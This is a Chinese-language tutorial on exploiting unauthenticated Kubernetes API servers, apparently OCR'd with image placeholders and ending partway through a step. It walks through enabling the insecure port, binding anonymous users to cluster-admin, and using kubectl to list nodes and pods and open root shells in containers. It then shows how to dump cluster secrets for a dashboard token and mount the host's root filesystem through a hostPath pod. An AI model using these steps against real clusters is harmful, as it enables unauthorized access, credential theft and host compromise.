K8s API Server 未授权命令执行

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K8s 的 API Server 默认服务端口为 8080(insecure-port)和 6443(secure-port)，8080 端口提供 HTTP 服务，没有认证授权机制，而 6443 端口提供 HTTPS 服务，支持认证(使用令牌或客户端证书进行认证)和授权服务。默认情况下 8080 端口不启动，而 6443 端口启动。这两个端口的开放取决于/etc/kubernetes/manifests/kube-apiserver.yaml 配置文件。

```
[root@k8s-master ~]# netstat -pantu | grep 8080
[root@k8s-master ~]# netstat -pantu | grep 6443
tcp        0      0 172.16.200.70:51270     172.16.200.70:6443      ESTABLISHED 12049/kube-schedule
tcp        0      0 172.16.200.70:51058     172.16.200.70:6443      ESTABLISHED 6273/kubelet
tcp        0      0 172.16.200.70:51012     172.16.200.70:6443      ESTABLISHED 11033/kube-controll
tcp        0      0 172.16.200.70:51056     172.16.200.70:6443      ESTABLISHED 12049/kube-schedule
tcp        0      0 172.16.200.70:51266     172.16.200.70:6443      ESTABLISHED 5876/kube-proxy
tcp        0      0 172.16.200.70:51344     172.16.200.70:6443      ESTABLISHED 11033/kube-controll
tcp6       0      0 :::6443                 :::*                    LISTEN      15348/kube-apiserve
tcp6       0      0 172.16.200.70:6443      172.16.200.70:47447     ESTABLISHED 15348/kube-apiserve
tcp6       0      0 172.16.200.70:6443      172.16.200.71:60109     ESTABLISHED 15348/kube-apiserve
tcp6       0      0 172.16.200.70:6443      172.16.200.70:51270     ESTABLISHED 15348/kube-apiserve
tcp6       0      0 172.16.200.70:6443      172.16.200.72:42606     ESTABLISHED 15348/kube-apiserve
tcp6       0      0 172.16.200.70:6443      172.16.200.72:47636     ESTABLISHED 15348/kube-apiserve
tcp6       0      0 172.16.200.70:6443      172.16.200.70:37374     ESTABLISHED 15348/kube-apiserve
tcp6       0      0 172.16.200.70:6443      172.16.200.70:51058     ESTABLISHED 15348/kube-apiserve
tcp6       0      0 172.16.200.70:6443      172.16.200.71:34468     ESTABLISHED 15348/kube-apiserve
tcp6       0      0 172.16.200.70:6443      172.16.200.71:47078     ESTABLISHED 15348/kube-apiserve
tcp6       0      0 ::1:6443                ::1:55414               ESTABLISHED 15348/kube-apiserve
tcp6       0      0 172.16.200.70:6443      172.16.200.72:43612     ESTABLISHED 15348/kube-apiserve
tcp6       0      0 172.16.200.70:6443      172.16.200.70:27782     ESTABLISHED 15348/kube-apiserve
tcp6       0      0 172.16.200.70:6443      172.16.200.70:51056     ESTABLISHED 15348/kube-apiserve
tcp6       0      0 172.16.200.70:6443      172.16.200.72:15618     ESTABLISHED 15348/kube-apiserve
tcp6       0      0 172.16.200.70:6443      172.16.200.72:42542     ESTABLISHED 15348/kube-apiserve
```

如果目标 K8s 的 8080 端口开启了，由于其没有认证授权机制，因此存在未授权访问。

如果目标 K8s 的 6443 端口开启了，如果配置错误，也可以导致存在未授权访问。

漏洞复现

8080 端口

> 注：在高版本(1.20 及其以后)的 K8s 中直接禁用了该端口，并且无法打开。

默认情况下，8080 端口关闭的，下面我们手动去开启。

```
cd /etc/kubernetes/manifests
vim kube-apiserver.yaml
```

在高版本的 k8s 中，将--insecure-port 这个配置删除了，因此手动添加如下两行


```
- --insecure-port=8080
- --insecure-bind-address=0.0.0.0
```

```
apiVersion: v1
kind: Pod
metadata:
  creationTimestamp: null
  labels:
    component: kube-apiserver
    tier: control-plane
  name: kube-apiserver
  namespace: kube-system
spec:
  containers:
  - command:
    - kube-apiserver
    - --advertise-address=10.211.55.35
    - --allow-privileged=true
    - --authorization-mode=Node,RBAC
    - --client-ca-file=/var/lib/minikube/certs/ca.crt
    - --enable-admission-plugins=NamespaceLifecycle,LimitRanger,ServiceAccount,DefaultStorage
Restriction,MutatingAdmissionWebhook,ValidatingAdmissionWebhook,ResourceQuota
    - --enable-bootstrap-token-auth=true
    - --etcd-cafile=/var/lib/minikube/certs/etcd/ca.crt
    - --etcd-certfile=/var/lib/minikube/certs/apiserver-etcd-client.crt
    - --etcd-keyfile=/var/lib/minikube/certs/apiserver-etcd-client.key
    - --etcd-servers=https://127.0.0.1:2379
    - --insecure-port=8080
    - --insecure-bind-address=0.0.0.0
    - --kubelet-client-certificate=/var/lib/minikube/certs/apiserver-kubelet-client.crt
    - --kubelet-client-key=/var/lib/minikube/certs/apiserver-kubelet-client.key
    - --kubelet-preferred-address-types=InternalIP,ExternalIP,Hostname
    - --proxy-client-cert-file=/var/lib/minikube/certs/front-proxy-client.crt
    - --proxy-client-key-file=/var/lib/minikube/certs/front-proxy-client.key
    - --requestheader-allowed-names=front-proxy-client
    - --requestheader-client-ca-file=/var/lib/minikube/certs/front-proxy-ca.crt
    - --requestheader-extra-headers-prefix=X-Remote-Extra-
    - --requestheader-group-headers=X-Remote-Group
    - --requestheader-username-headers=X-Remote-User
    - --secure-port=8443
    - --service-account-key-file=/var/lib/minikube/certs/sa.pub
    - --service-cluster-ip-range=10.96.0.0/12
    - --tls-cert-file=/var/lib/minikube/certs/apiserver.crt
```

```
#重启 k8s

systemctl restart kubectl
```

访问 8080 端口即可看到存在未授权。



也可以使用 kubectl 远程连接获得信息


```
kubectl -s http://10.211.55.35:8080 get nodes
```

```
➜  ~ kubectl -s http://10.211.55.35:8080 get nodes
NAME      STATUS   ROLES    AGE   VERSION
ubuntu    Ready    master   22m   v1.16.3
➜  ~
➜  ~ kubectl -s http://10.211.55.35:8080 get pods -A
NAMESPACE     NAME                                READY   STATUS    RESTARTS   AGE
default       hello-minikube                      1/1     Running   0          16m
kube-system   coredns-67c766df46-f6vqq            1/1     Running   0          22m
kube-system   etcd-ubuntu                         1/1     Running   0          21m
kube-system   kube-apiserver-ubuntu               1/1     Running   0          2m35s
kube-system   kube-controller-manager-ubuntu      1/1     Running   0          21m
kube-system   kube-proxy-xwd5w                    1/1     Running   0          22m
kube-system   kube-scheduler-ubuntu               1/1     Running   0          21m
kube-system   storage-provisioner                 1/1     Running   2          22m
```

6443 端口

如果运维人员配置不当，将"system:anonymous"用户绑定到"cluster-admin"用户组，则会使得 6443 端口允许匿名用户以管理员权限访问。

正常情况下访问 6443 端口，提示 Forbidden。



执行如下命令将"system:anonymous"用户绑定到"cluster-admin"用户组。

```
kubectl create clusterrolebinding cluster-system-anonymous --clusterrole=cluster-admin --
user=system:anonymous
```

```
[root@k8s-master ~]# kubectl create clusterrolebinding cluster-system-anonymous --clusterrole=cluster-admin --user=system:anonymous
clusterrolebinding.rbac.authorization.k8s.io/cluster-system-anonymous created
```

可以看到再次访问访问 6443 端口，即可未授权访问。

未授权利用

以下以 8080 端口未授权为例，6443 端口未授权利用方法一致。

命令执行

查看 K8S 集群信息

```
kubectl -s http://10.211.55.35:8080 cluster-info
```

```
➜  ~ kubectl -s http://10.211.55.35:8080 cluster-info
Kubernetes control plane is running at http://10.211.55.35:8080
KubeDNS is running at http://10.211.55.35:8080/api/v1/namespaces/kube-system/services/kube-dns:dns/proxy

To further debug and diagnose cluster problems, use 'kubectl cluster-info dump'.
```

查看 node 节点

```
#查看 node 节点

kubectl -s http://10.211.55.35:8080 get nodes

#查看 node 节点详细信息

kubectl -s http://10.211.55.35:8080 get nodes -o wide
```

```
➜  ~ kubectl -s http://10.211.55.35:8080 get nodes
NAME     STATUS   ROLES    AGE   VERSION
ubuntu   Ready    master   35m   v1.16.3
➜  ~ kubectl -s http://10.211.55.35:8080 get nodes -o wide
NAME     STATUS   ROLES    AGE   VERSION   INTERNAL-IP    E
XTERNAL-IP   OS-IMAGE             KERNEL-VERSION     CONTAI
NER-RUNTIME
ubuntu   Ready    master   35m   v1.16.3   10.211.55.35   <
none>        Ubuntu 18.04.6 LTS   5.4.0-84-generic   docker
://20.10.7
```

查看 pod

```
#查看所有的 pod

kubectl -s http://10.211.55.35:8080 get pods -A
```

```
➜  ~ kubectl -s http://10.211.55.35:8080 get pods -A
NAMESPACE              NAME                                        READY   STATUS    RESTARTS   AGE
default                hello-minikube                              1/1     Running   0          31m
kube-system            coredns-67c766df46-f6vqq                    1/1     Running   0          37m
kube-system            etcd-ubuntu                                 1/1     Running   0          36m
kube-system            kube-apiserver-ubuntu                       1/1     Running   0          17m
kube-system            kube-controller-manager-ubuntu              1/1     Running   0          36m
kube-system            kube-proxy-xwd5w                            1/1     Running   0          37m
kube-system            kube-scheduler-ubuntu                       1/1     Running   0          36m
kube-system            storage-provisioner                         1/1     Running   2          37m
kubernetes-dashboard   dashboard-metrics-scraper-8589f94cd4-wv4wz  1/1     Running   0          10m
kubernetes-dashboard   kubernetes-dashboard-667698f8dc-n55hg       1/1     Running   0          10m
```

执行命令

通过获取到的 pods 节点信息，进入对应 docker 命令执行。-n 对应的是 NAMESPACE，-it 对应的是 NAME。


```
#进入命名空间为 default，名字为 hello-minikube 的容器
kubectl -s http://10.211.55.35:8080 exec -n default -it hello-minikube -- /bin/bash
#进入命名空间为 kube-system，名字为 etcd-ubuntu 的容器
kubectl -s http://10.211.55.35:8080 exec -n kube-system -it etcd-ubuntu -- /bin/sh
```

```
➜  ~ kubectl -s http://10.211.55.35:8080 exec -n default -it hello-minikube -- /bin/bash
root@hello-minikube:/# whoami
root
root@hello-minikube:/# hostname
hello-minikube
root@hello-minikube:/# exit
exit
➜  ~ kubectl -s http://10.211.55.35:8080 exec -n kube-system -it etcd-ubuntu -- /bin/bash
OCI runtime exec failed: exec failed: container_linux.go:380: starting container process caused: exec: "/bi
n/bash": stat /bin/bash: no such file or directory: unknown
command terminated with exit code 126
➜  ~ kubectl -s http://10.211.55.35:8080 exec -n kube-system -it etcd-ubuntu -- /bin/sh
# whoami
root
# hostname
ubuntu
```


获取 Token 登录 dashboard

访问如下接口，即可看到 K8s 所有的 Token，我们过滤找到 dashboard-admin 相关的 Token，

```
http://10.211.55.35:8080/api/v1/namespaces/kube-system/secrets/
https://172.16.200.70:6443/api/v1/namespaces/kube-system/secrets/
```




然后对其 base64 解码一次，即可使用 base64 解码后的 Token 登录 K8s 的 dashboard。在线 base64 编码解码：https://base64.us



获取宿主机权限


通过 k8s dashboard，创建特权 Pods 来获得宿主机权限。登录 dashboard 后台后，点击+号




然后输入如下命 JSON 内容，创建名为 myapp 的 pod，并且将宿主机的目录挂在到了/mnt 目录下。

```
apiVersion: v1
kind: Pod
metadata:
```


```
  name: myapp
spec:
  containers:
  - image: nginx
    name: container
    volumeMounts:
    - mountPath: /mnt
      name: test
  volumes:
  - name: test
    hostPath:
      path: /
```




然后可以看到刚刚创建的 pod



点击 myapp 名称，再点击如下

